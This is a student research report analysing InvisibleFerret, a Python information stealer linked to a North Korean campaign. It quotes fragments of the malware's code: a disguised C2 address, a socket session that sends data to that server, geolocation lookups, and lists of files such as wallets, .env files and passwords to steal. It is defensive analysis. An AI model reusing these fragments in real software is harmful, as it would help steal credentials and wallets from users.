// MALWARE ANALYSIS REPORT

Analysis of InvisibleFerret: A Python-Based Information Stealer

Analyst: **Eisha Khan** · Final Research Project

SAMPLE	InvisibleFerret
TYPE	Python Information Stealer
ATTRIBUTION	DPRK — "Contagious Interview" campaign
DISCOVERED	2025
PLATFORMS	Windows · Linux · macOS

Abstract — This paper analyzes InvisibleFerret, a Python-based malware sample that performs system profiling, browser data theft, and stealthy command-and-control communication across multiple platforms.

01 Introduction

For my final research project, I chose Option 2, which involves selecting and analyzing a recent malware sample. I chose InvisibleFerret, a Python-based information stealer that was discovered in 2025 and has been linked to the North Korean "Contagious Interview" campaign. Unlike traditional malware that immediately encrypts files or destroys systems, InvisibleFerret focuses on collecting sensitive information from the victim's computer while remaining as hidden as possible. By analyzing portions of its source code and comparing its behavior with public malware analysis reports, I was able to understand how it gathers victim information, communicates with its command-and-control (C2) server, and searches for valuable data stored on the system.

02 Overview

InvisibleFerret is written almost entirely in Python, making it relatively easy to modify and deploy across multiple operating systems. Once executed, it begins collecting information about the victim's machine, establishes communication with a remote command-and-control server, and searches for files and browser data that may contain sensitive information such as passwords, cookies, cryptocurrency wallets, or development projects.

One of the reasons this malware is interesting is because it is highly modular. Instead of placing all functionality into one large function, the developers separated different tasks into multiple classes, making the malware easier to maintain and expand.

03 Command-and-Control (C2) Server Obfuscation

One of the first things I noticed was how the malware hides its command-and-control server. The code stores the server address inside a Base64 encoded string instead of writing the IP address directly into the program.

```
host="4yMTQuMTI5MTQ3LjEyNC"
HOST = base64.b64decode(host[10:] + host[:10]).decode()
```

Rather than simply decoding the string, the malware first rearranges the characters before performing the Base64 decoding. This makes it more difficult for antivirus software or analysts performing basic string analysis to immediately identify the attacker's IP address.

FIGURE 1 — C2 HOST OBFUSCATION AND PLATFORM CHECK

04 System and Geolocation Collection

Once the malware starts executing, it begins profiling the infected computer. The `System` class gathers information including:

- Operating system
- Hostname
- Username
- Machine UUID
- Windows/Linux version

Meanwhile, the `Geo` class contacts the public API `http://ip-api.com/json` to determine:

- Public IP address
- Country
- Region
- City
- ISP

This allows the attacker to uniquely identify each infected system and determine where the victim is located. Threat actors often use this information to prioritize targets or avoid infecting systems located in certain countries.



FIGURE 2 — SYSTEM CLASS: HOST AND OS PROFILING

```
class Geo(object):
    def __init__(A):A.iip=A.local_ip();A.geo=A.get_geo()
    def local_ip(A):
        try:return socket.gethostbyname_ex(hn)[-1][-1]
        except:return\'\'
    def get_geo(A):
        try:return get(\'http://ip-api.com/json\').json()
        except:pass
    def info(A):
        g=A.get_geo()
        if g:
            ii=A.iip
            if ii:g[\'internalIp\']=ii
        return g
```

FIGURE 3 — GEO CLASS: IP AND GEOLOCATION LOOKUP

05 Socket Communication

InvisibleFerret communicates with its command-and-control server using Python's socket library. The `Session` class creates a persistent TCP connection and exchanges data in JSON format. Once connected, the malware can receive commands from the attacker and send stolen information back to the remote server. Using JSON makes communication structured and easier to expand with additional commands in future versions of the malware.

```
host="4xMDYuMTAxMTczLjIxMS"
_T=True;_F=False;_N=None;_A=\'admin\';_O=\'output\'
class Session(object):
    def __init__(A,sock):A.sock=sock;A.info={\'type\':0,\'group\':sType,\'name\':sHost}
    def shutdown(A):
        try:A.sendall(\'[close]\');A.sock.shutdown(socket.SHUT_RDWR);A.sock.close()
        except:pass
    def connect(A,ip,port):A.sock.connect((ip,port));sleep(.5);A.send(code=0,args=A.info);sleep(.5);re
    def struct(A,code=_N,args=_N):return json.dumps({\'code\': code,\'args\': args})
    def send(A,code=_N,args=_N):d=A.struct(code, args);A.sendall(d)
    def sendall(A,data):
        try:
```

FIGURE 4 — SESSION CLASS: C2 SOCKET COMMUNICATION

06 Searching for Valuable Files

One of the malware's main objectives is collecting valuable files from the victim. The malware recursively searches the system for directories and files that commonly contain sensitive information. Examples include:

- Cryptocurrency wallet files
- Development projects
- Environment (.env) files
- DLLs
- Executables
- Configuration files

Instead of uploading every file on the computer, InvisibleFerret targets locations that are more likely to contain valuable credentials or financial information.

```
except:return ss

ex_files = [\'.exe\',\'.dll\',\'.msi\',\'.dmg\',\'.iso\',\'.pkg\',\'.apk\',\'.xapk\',\'.aar\',\'.ap_\'
ex_dirs = [\'vendor\',\'Pods\',\'node_modules\',\'.git\',\'.next\',\'.externalNativeBuild\',\'sdk\',\'
pat_envs = [\'.env\',\'config.js\',\'secret\',\'metamask\',\'wallet\',\'private\',\'mnemonic\',\'passw
ex1_files = [\'.php\',\'.svg\',\'.htm\',\'.hpp\',\'.cpp\',\'.xml\',\'.png\',\'.swift\',\'.ccb\',\'.jsx
ex2_files = [\'tsconfig.json\',\'tailwind.config.js\',\'svelte.config.js\',\'next.config.js\',\'babel.

def ld(rd,pd):
    dir=os.path.join(rd,pd);res=[];res.append((pd,\'\'));sa = os.listdir(dir)
```

FIGURE 5 — TARGET FILE, DIRECTORY, AND KEYWORD LISTS

```
    if os_type == "Windows":
        hd=os.path.expanduser(\'~\')
        dd1=dd+\'/doc\';FM(t,dd1)
        # A.send_n(a,8,\'>> \'+hd+\'\\\\Documents\')
        A.ss_ld(a,t,hd+\'\\\\Documents\',dd1,\'\')

        dd1=dd+\'/down\';FM(t,dd1)
        # A.send_n(a,8,\'>> \'+hd+\'\\\\Downloads\')
        A.ss_ld(a,t,hd+\'\\\\Downloads\',dd1,\'\')

        for i in range(68,73):
            C=chr(i);dd1=dd+\'/\'+C;FM(t,dd1)
            # A.send_n(a,8,\'>> \'+dd1)
            A.ss_ld(a,t,C+\':\\\\\',dd1,\'\')
    else:
        hd=os.path.expanduser(\'~\')
        dd1=dd+\'/home\';FM(t,dd1)
        A.ss_ld(a,t,hd,dd1,\'\')
```

FIGURE 6 — FILESYSTEM TRAVERSAL ACROSS USER DIRECTORIES AND DRIVES

07 Browser Credential Collection

Another interesting feature of InvisibleFerret is its ability to target multiple Chromium-based browsers. The malware contains dedicated browser classes for:

- Chrome
- Chromium
- Opera
- Brave
- Microsoft Edge
- Vivaldi

Each class contains operating system specific paths for Windows, Linux, and macOS. The malware searches these directories looking for browser profile data that may contain:

- Saved passwords
- Session cookies
- Autofill information
- Browser databases
- Cryptocurrency wallet extensions

By stealing browser session cookies, attackers may be able to bypass passwords entirely and hijack authenticated sessions.



FIGURE 7 — BROWSER CLASSES: OS-SPECIFIC PROFILE PATHS (OPERA, BRAVE)

08 Malware Architecture

InvisibleFerret contains several organized classes, each responsible for a specific task. The `System` class gathers hardware and operating system information, while the `Geo` class determines the victim's public IP address and location. The `Information` class combines this data into a complete victim profile. The `Comm` class handles encrypted network communication, and the `Platform` class detects the operating system and appropriate file locations. The `Session` class manages communication with the command-and-control server, while the `Shell` class allows attackers to execute remote commands. The `Client` class coordinates the malware's overall workflow. In addition, browser-specific classes including `Chrome`, `Chromium`, `Opera`, `Brave`, `Edge`, and `Vivaldi` search browser profiles for stored credentials, cookies, and other valuable information.

09 Why InvisibleFerret Is Effective

InvisibleFerret combines several techniques commonly found in modern malware. Instead of relying on a single attack method, it performs system reconnaissance, geolocation, browser credential theft, file collection, remote command execution, and persistent communication with the attacker. The malware also attempts to hide important information through Base64 encoding and modular code organization, making analysis slightly more difficult. While these techniques are not extremely sophisticated individually, combining them creates a flexible information stealer capable of compromising a wide variety of systems.

10 Conclusion

InvisibleFerret is a good example of how modern information-stealing malware has evolved. Rather than immediately damaging a victim's computer, it quietly collects system information, browser credentials, and valuable files before transmitting them back to an attacker. Analyzing its source code provided insight into how malware developers organize their code, communicate with remote servers, and target sensitive information across multiple operating systems. This analysis also reinforced the importance of static code analysis, malware sandboxing, and understanding attacker techniques to improve malware detection and defensive strategies.

11 References

- ANY.RUN. *InvisibleFerret Malware: Technical Analysis.* https://any.run/cybersecurity-blog/invisibleferret-malware-analysis/
- Silent Push. *Contagious Interview Campaign Analysis.* https://www.silentpush.com/blog/contagious-interview-front-companies/
- MITRE ATT&CK. *T1071 — Application Layer Protocol.* https://attack.mitre.org/
- GitHub. *InvisibleFerret Source Code Repository.* (Repository used for code analysis.)